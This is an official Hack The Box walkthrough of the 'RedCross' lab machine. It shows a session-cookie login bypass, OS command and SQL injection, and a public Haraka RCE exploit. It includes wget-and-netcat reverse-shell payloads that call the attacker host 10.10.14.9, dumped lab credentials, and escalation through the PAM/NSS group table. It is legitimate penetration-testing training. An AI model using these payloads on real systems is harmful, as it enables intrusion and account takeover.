



Hack The Box
PEN-TESTING LABS



RedCross

11th April 2019 / Document No D19.100.13

Prepared By: egre55

Machine Author: ompamo

Difficulty: **Medium**

Classification: Official



SYNOPSIS

RedCross is a medium difficulty box that features XSS, OS commanding, SQL injection, remote exploitation of a vulnerable application, and privilege escalation via PAM/NSS.

Skills Required

- Intermediate Linux knowledge
- Basic knowledge of Web enumeration tools
- Knowledge of common web vulnerabilities

Skills Learned

- Authentication bypass technique via PHP Session ID reuse
- Identification and exploitation of a vulnerable application
- Privilege escalation via PAM/NSS



Enumeration

Nmap


```
nmap -Pn -sS -p- 10.10.10.113
```

```
root@kali:~/htb/redcross# nmap -Pn -sS -p$ports 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-11 17:52 EDT
Nmap scan report for 10.10.10.113
Host is up (0.17s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
root@kali:~/htb/redcross#
```

Nmap output shows SSH and a web server. The IP redirects to <https://intra.redcross.htb>, and whatweb shows this is Apache 2.4.25.



```
whatweb https://intra.redcross.htb/?page=login
ss.htb/?page=login [200 OK] Apache[2.4.25], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Debian Linux]
```



intra.redcross.htb

After adding **intra.redcross.htb** to `/etc/hosts`, the RedCross Messaging Intranet page is accessible.



RedCross Messaging Intranet

Employees & providers portal

not logged in

go login

User

Password

Login

Please contact with our staff via [contact form](#) to request your access credentials.

The contact form:

RedCross Messaging Intranet

Employees & providers portal

Request

Details

contact phone or email


The certificate is examined, which reveals the email address "penelope@redcross.htb".





Dirbuster

Dirbuster (with the small, lowercase list) finds additional directories:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing


File Options About Help

https://intra.redcross.htb:443/

Scan Information Results - List View: Dirs: 0 Files: 2 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/	302	749
Dir	/images/	403	473
File	/index.php	302	751
Dir	/icons/	403	472
Dir	/pages/	403	472
Dir	/documentation/	403	480
Dir	/javascript/	403	477
File	/init.php	200	147

Searching for common document extensions under "/documentation" reveals the file "account-signup.pdf".



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

https://intra.redcross.htb:443/documentation/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/documentation/	403	478
File	/documentation/account-signup.pdf	200	25266

This shows the procedure for requesting credentials to access the intranet.

Intranet access request:

Please send a message using our intranet contact form: <https://intra.redcross.htb/?page=contact>

It's very important that the **subject** of the message **specifies that you are requesting "credentials"** and also **specify an username in the body of the message** in the form:

"username=yourdesiredname"

It's very important to follow this rules to get the account information as fast as possible, otherwise the message will be sent to our IT administrator who will take care if it when possible.



Authenticated access


The request for credentials is sent:



RedCross Messaging Intranet

Employees & providers portal

Temporary "guest" privileges have been given while the request is being processed.



We are processing your request. Temporary credentials have

guest:guest

There doesn't seem to be much functionality available after logging in as guest:

RedCross Messaging Intranet

Employees & providers portal

guest

end session

Guest Account Info [1]

From: admin (uid 1)

To: guest (uid 5)

You're granted with a low privilege access while we're processing your credentials request. Our messaging system still in beta status. Please report if you find any incidence.

UserID



admin.redcross.htb

It is worth checking for subdomains, and common names such as "internal" and "admin" are also added to "/etc/hosts". admin.redcross.htb is a valid subdomain, and hosts a login form.



IT Admin panel

Authorized personnel only

[[please login]]

User

Password

Login

Web admin system 0.9

Brute forcing isn't successful, but after replacing the existing PHP Session ID with the one from intra.redcross.htb using a cookie manager and refreshing the page, access is gained to the IT Admin panel.

https://intra.redcross.htb/?page=app		
filter by name		
filter by value		
Secure = any	httpOnly = any	Session = any
min expiry date		
Cookie jar: Default	Whitelist = any	Search cookies
Name	Value	Domain
PHPSESSID	smbv6er4tosauikktrismqq2c4	intra.redcross.htb

URL

http://admin.redcross.htb/

Name

PHPSESSID

Value

smbv6er4tosauikktrismqq2c4



SSH

"User Management" allows a user to be created on RedCross, and "Network Access" makes SSH available externally to the specified IP address.



IT Admin panel

Authorized personnel only

[[guest]]

end session



User
Management



Network
Access

The credentials for the created user are provided, but the session lands in a very restrictive jail.

```
$ id
uid=2021 gid=1001(associates) groups=1001(associates)
$ ls -al
total 40
drwxr-xr-x 10 root root    4096 Jun  8  2018 .
drwxr-xr-x 10 root root    4096 Jun  8  2018 ..
drwxr-xr-x  2 root root    4096 Jun  8  2018 bin
drwxr-xr-x  2 root root    4096 Jun  7  2018 dev
drwxr-xr-x  3 root root    4096 Jun  8  2018 etc
drwxr-xr-x  4 root associates 4096 Jun  9  2018 home
drwxr-xr-x  3 root root    4096 Jun  8  2018 lib
drwxr-xr-x  2 root root    4096 Jun  7  2018 lib64
drwx----- 2 root root    4096 Jun  7  2018 root
drwxr-xr-x  4 root root    4096 Jun  7  2018 usr
$ uname
-bash: uname: command not found
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
penelope:x:1000:1000:Penelope,,,:/home/penelope:/bin/bash
$ ps aux
-bash: ps: command not found
$
```




XSS

Further inspection of the admin panel reveals that it is vulnerable to XSS.



IT Admin panel

Authorized personnel only


[[guest]]

end session

Add virtual user:

Username	UID	GID	Action
tricia	2018	1001	<input type="button" value="del"/>

Web admin system 0.9





OS Command Injection

It is possible to inject commands into the "ip" parameter, and the output is returned.

Request

Raw Params Headers Hex

POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Cookie: PHPSESSID=e46a2nof0h6v8larlbatod0bi6
Connection: close
Upgrade-Insecure-Requests: 1

`ip=10.10.10.10; ping -c 2 10.10.14.9&id=13&action=deny`

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Sat, 13 Apr 2019 21:04:09 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 1;url=/?page=firewall
Vary: Accept-Encoding
Content-Length: 465
Connection: close
Content-Type: text/html; charset=UTF-8

DEBUG: All checks passed... Executing iptables
Network access restricted to 10.10.10.10
PING 10.10.14.9 (10.10.14.9) 56(84) bytes of data.
64 bytes from 10.10.14.9: icmp_seq=1 ttl=63 time=619 ms

A shell is received as www-data:

```
ip=10.10.10.10;  
cd+/tmp%3b+wget+http%3a//10.10.14.9%3a8443/nc%3b+chmod+777+./nc%3b+./nc+10.10.14.9+80  
8+-e+/bin/bash&id=13&action=deny
```

```
root@kali:~/htb/redcross/www# nc -lvnp 808  
listening on [any] 808 ...  
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.113] 33572  
  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



SQL Injection

Introducing a single quote in the "o" parameter results in a SQL error.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

GET /?o=1'&page=app HTTP/1.1
Host: intra.redcross.hbt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.hbt/?o=1&page=app
Cookie: LANG=EN_US; SINCE=1555173567; LIMIT=10; DOMAIN=intra; PHPSESSID=i0msuo57nu6qg2rcdtqjgqscb0
Connection: close
Upgrade-Insecure-Requests: 1

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

HTTP/1.1 200 OK
Date: Sat, 13 Apr 2019 16:40:19 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 654
Connection: close
Content-Type: text/html; charset=UTF-8

<table border=0 width=90%><tr><td colspan=2><table border=0><tr><td rowspan=2 align='right'></td><td valign='bottom'><h2>RedCross Messaging
Intranet</h2></td></tr><tr><td valign='top'><h3>Employees & providers
portal</h3></td></tr></table></td><td><p style='font-size:75%'>guest</p><form
action='/pages/actions.php' method='POST'><input type='submit' name='action' value='end
session'></form></td></tr></table>DEBUG INFO: You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near '5' or dest
like '1') LIMIT 10' at line 1

Exploitation is automated using sqlmap, and hashes are found.

```
sqlmap -r intra-post-login.req -v3 --delay=1 --batch
sqlmap -r intra-post-login.req -v3 --delay=1 --batch --dump D redcross -T users
```



mail	username	password
admin@redcross.htb	admin	\$2y\$10\$z/d5GiwZuFqjY1jRiKIPzuPXkt0StL0yU438ajqRBtrb7ZADpwq.
penelope@redcross.htb	penelope	\$2y\$10\$tY9Y955kyFB37GnW4xrC0.J.FzmkrQhxD..vKCQICvw0EgwfxxgAS
charles@redcross.htb	charles	\$2y\$10\$b50h0AbUM5wHeu/LTfjg.xPxjRQkqU6T8cs683Eus/Y89GHs.G7i
tricia.wanderloo@contoso.com	tricia	\$2y\$10\$Dnv/b2ZBca204cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SSKP6r.
non@available	guest	\$2y\$10\$U1602Ylt/uFtzLVbDIzJ8us9ts8f9ITwoPAWcUfK585sZue03YBAi

As expected, the guest account hash is cracked, but no success is had with the other accounts.

```
root@kali:~/htb/redcross# john --format=bcrypt hashes -w /usr/share/wordlists/rockyou.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
guest
(?)
1g 0:00:02:46 DONE (2019-04-13 13:20) 0.006012g/s 21.31p/s 100.4c/s 100.4C/s targas..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



Haraka Exploitation

After adding the IP address to the whitelist, nmap is run again. Other ports are now accessible.

```
root@kali:~/htb/redcross# nmap -Pn -sS -p- 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 18:28 EDT
Nmap scan report for intra.redcross.htb (10.10.10.113)
Host is up (0.079s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
1025/tcp   open  NFS-or-IIS
5432/tcp   open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 112.99 seconds
root@kali:~/htb/redcross# nc -nv 10.10.10.113 1025
(UNKNOWN) [10.10.10.113] 1025 (?) open
^C
```

A Haraka installation is available on port 1025, and it is a vulnerable version.

```
root@kali:~/htb/redcross# ftp 10.10.10.113 1025
Connected to 10.10.10.113.
220 redcross ESMTP Haraka 2.8.8 ready
Name (10.10.10.113:root): anonymous
500 Unrecognized command
Login failed.
ftp>
```

```
root@kali:~/htb/redcross# searchsploit haraka
-----
Exploit Title | Path
-----|-----
Haraka < 2.8.9 - Remote Command Execution | exploits/linux/remote/41162.py
-----
Shellcodes: No Result
root@kali:~/htb/redcross# searchsploit -m 41162
Exploit: Haraka < 2.8.9 - Remote Command Execution
URL: https://www.exploit-db.com/exploits/41162/
Path: /usr/share/exploitdb/exploits/linux/remote/41162.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /root/htb/redcross/41162.py
```




The exploit is copied locally and it is edited to use the correct port number.

```
root@kali:~/htb/redcross# python 41162.py -c "ping -c 4 10.10.14.9" -t penelope@redcross.htb -m 10.10.10.113
##  ##  ###  #####  ##  ##  ##  #####  #####
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  ##  ##  #####  ##  ##  #####  ##  #####
##  ##  #####  ##  ##  #####  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##

-o- by Xychix, 26 January 2017 ---
-o- xychix [at] hotmail.com ---
-o- exploit haraka node.js mailserver <= 2.8.8 (with attachment plugin activated) --
```

The RCE test is successful and pings are received.

```
root@kali:~/htb/redcross# tshark -i tun0 icmp
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
/usr/share/wireshark/init.lua:32: dofile has been disabled due to running Wireshark as superuser. See https://wiki.wireshark.org/Security#Running_Wireshark_as_root
Capturing on 'tun0'
  1 0.000000000 10.10.10.113 → 10.10.14.9  ICMP 84 Echo (ping) request  id=0x143c, seq=1/256, ttl=63
  2 0.000062270 10.10.14.9 → 10.10.10.113  ICMP 84 Echo (ping) reply   id=0x143c, seq=1/256, ttl=64 (request in 1)
  3 1.001535884 10.10.10.113 → 10.10.14.9  ICMP 84 Echo (ping) request  id=0x143c, seq=2/512, ttl=63
  4 1.001589520 10.10.14.9 → 10.10.10.113  ICMP 84 Echo (ping) reply   id=0x143c, seq=2/512, ttl=64 (request in 3)
  5 2.002809091 10.10.10.113 → 10.10.14.9  ICMP 84 Echo (ping) request  id=0x143c, seq=3/768, ttl=63
  6 2.002843445 10.10.14.9 → 10.10.10.113  ICMP 84 Echo (ping) reply   id=0x143c, seq=3/768, ttl=64 (request in 5)
  7 3.004022809 10.10.10.113 → 10.10.14.9  ICMP 84 Echo (ping) request  id=0x143c, seq=4/1024, ttl=63
  8 3.004074478 10.10.14.9 → 10.10.10.113  ICMP 84 Echo (ping) reply   id=0x143c, seq=4/1024, ttl=64 (request in 7)
```

After preparing the web server and standing up a listener, the following payload is used and a shell as "penelope" is received.

```
cd /tmp; wget http://10.10.14.9:8443/nc; chmod 777 ./nc; ./nc 10.10.14.9 443 -e /bin/bash
```

```
root@kali:~/htb/redcross/www# nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.113] 42912

id
uid=1000(penelope) gid=1000(penelope) groups=1000(penelope)
█
```



Privilege Escalation

PostgreSQL, PAM and Name Service Switch (NSS)

Enumeration of the web folders reveals PostgreSQL credentials.

```
penelope@redcross:/var/www/html$ grep -R password
admin/pages/login.php:echo "<tr><td align='right'>Password</td><td><input type='password' name='pass'></input></td></tr>";
admin/pages/firewall.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aa&");
admin/pages/users.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw");
admin/pages/actions.php:    $sql=$mysqli->prepare("SELECT id, password, mail, role FROM users WHERE username = ?");
admin/pages/actions.php:    if(password_verify($pass,$hash) and $role==0){
admin/pages/actions.php:    } else if(password_verify($pass,$hash)){
admin/pages/actions.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aa&");
admin/pages/actions.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aa&");
admin/pages/actions.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
admin/pages/actions.php:    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
intra/pages/login.php:echo "<tr><td align='right'>Password</td><td><input type='password' name='pass'></input></td></tr>";
intra/pages/actions.php:    $sql=$mysqli->prepare("SELECT id, password, mail, role FROM users WHERE username = ?");
intra/pages/actions.php:    if(password_verify($pass,$hash)){
```

unixusrmgr:dheu%7wjx8B&

```
psql -h 127.0.0.1 -U unixusrmgr unix
```

Inspection of the tables "\dt" reveals "passwd_table". It seems that PAM/NSS is configured. Useful reference:

<https://serverfault.com/a/538503>

```
select * from passwd_table;
```

username	passwd	uid	gid	gecos	homedir	shell
tricia	\$1\$WFsH/kvS\$5gAjMYSvbpZFnu//uMPmp.	2018	1001		/var/jail/home	/bin/bash
writeup	\$1\$62RQymqJ\$27eiVjXtMUGDyQri1Foj21	2020	1001		/var/jail/home	/bin/bash

(2 rows)

It is possible to change the gid, and therefore elevate privileges. This can be done by adding the user to the "disk" group:

```
update passwd_table set gid=6 where uid=2020;
```



```
username |          passwd          | uid | gid | gecos |   homedir   | shell
-----+-----+-----+-----+-----+-----+-----
tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNU//uMPmp. | 2018 | 1001 |      | /var/jail/home | /bin/bash
writeup  | $1$l20xe4wh$tyNiNp9BVDCF0bGsLkuXZ/ | 2020 | 6    |      | /var/jail/home | /bin/bash
(2 rows)
```

(END)

After logging back in over SSH, debugfs is used to read the root flag.

```
writeup@redcross:/$ id
uid=2020(writeup) gid=6(disk) groups=6(disk)
writeup@redcross:/$
writeup@redcross:/$ find -name debugfs 2>/dev/null
./sbin/debugfs
writeup@redcross:/$
writeup@redcross:/$ ./sbin/debugfs /dev/sda1
debugfs 1.43.4 (31-Jan-2017)
debugfs: cat /root/root.txt
892a1f4d018e5d382c4f5ee1b26717a4
debugfs: █
```

Or by adding the user to the "sudo" group, and getting a root shell:

```
update passwd_table set gid=27 where uid=2020;
```

```
root@kali:~/htb/redcross# ssh writeup@10.10.10.113
writeup@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 13 09:12:02 2019 from 10.10.14.9
writeup@redcross:~$
writeup@redcross:~$ sudo -s
[sudo] password for writeup:
root@redcross:/var/jail/home# ls -al /root/root.txt
-rw----- 1 root root 33 Jun  8  2018 /root/root.txt
root@redcross:/var/jail/home# █
```